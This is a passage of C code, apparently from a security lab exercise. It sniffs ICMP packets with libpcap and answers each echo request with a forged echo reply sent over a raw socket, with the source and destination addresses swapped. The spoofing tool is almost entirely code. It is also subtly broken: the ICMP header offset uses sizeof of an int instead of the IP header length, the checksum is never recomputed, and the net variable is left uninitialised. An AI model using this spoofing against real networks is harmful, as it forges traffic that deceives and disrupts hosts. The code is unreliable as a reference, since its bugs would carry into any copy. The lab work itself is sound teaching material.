25     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
26
27     // Step 3: Provide needed info about destination
28     dest_info.sin_family = AF_INET;
29     dest_info.sin_addr = ip->iph_destip;
30
31     // Step 4: send the packet out
32        printf("\nSending spoofd IP packet...");
33
34     if (sendto(sock, ip, ntohs(ip->iph_len), 0,(struct sockaddr *)&dest_info,
   sizeof(dest_info)) < 0){
35
36          fprintf(stderr, "sendto() failed with error: %d", errno);
37
38          }
39
40          else{
41
42          printf("\n----------------------------\n");
43
44          printf("\tFrom: %s\n", inet_ntoa(ip->iph_sourceip));
45
46          printf("\tTo: %s\n", inet_ntoa(ip->iph_destip));
47
48          printf("\n----------------------------\n");
49
50          }
51     close(sock);
52 }
53
```

```c
/*******************************

  Spoof an ICMP echo request

*******************************/
void send_reply_packet(struct ipheader * ip) {

  char buffer[PACKET_LEN];
  int ip_header_len = ip->iph_ihl * 4;

  //Make copy from the sniffed packet
  memset((char *)buffer, 0, PACKET_LEN);
  memcpy((char *)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* new_ip = (struct ipheader*) buffer;
  struct icmpheader* new_icmp = (struct icmpheader*) (buffer + sizeof(ip_header_len));

  //Swap source and destination for echo reply
  new_ip->iph_sourceip = ip->iph_destip;
  new_ip->iph_destip   = ip->iph_sourceip;
  new_ip->iph_ttl = 128;

  //ICMP echo reply type is 0
  new_icmp->icmp_type = 0;

  send_raw_ip_packet(new_ip);
}

void got_packet(u_char *args, const struct pcap_pkthdr * header, const u_char *packet)
{
  struct ethheader *eth = (struct ethheader*) packet;

  if(ntohs(eth->ether_type) == 0x0800) { // 0x0800 = IP TYPE
    struct ipheader *ip = (struct ipheader*) (packet + sizeof(struct ethheader));
    printf("\nSniffing packet...");
    printf("\n---------------------------\n");
    printf("\tFrom: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("\tTo: %s\n", inet_ntoa(ip->iph_destip));
    printf("\n---------------------------\n");
  // Determine protocol
  switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
                    send_reply_packet(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);
  return 0;
}
```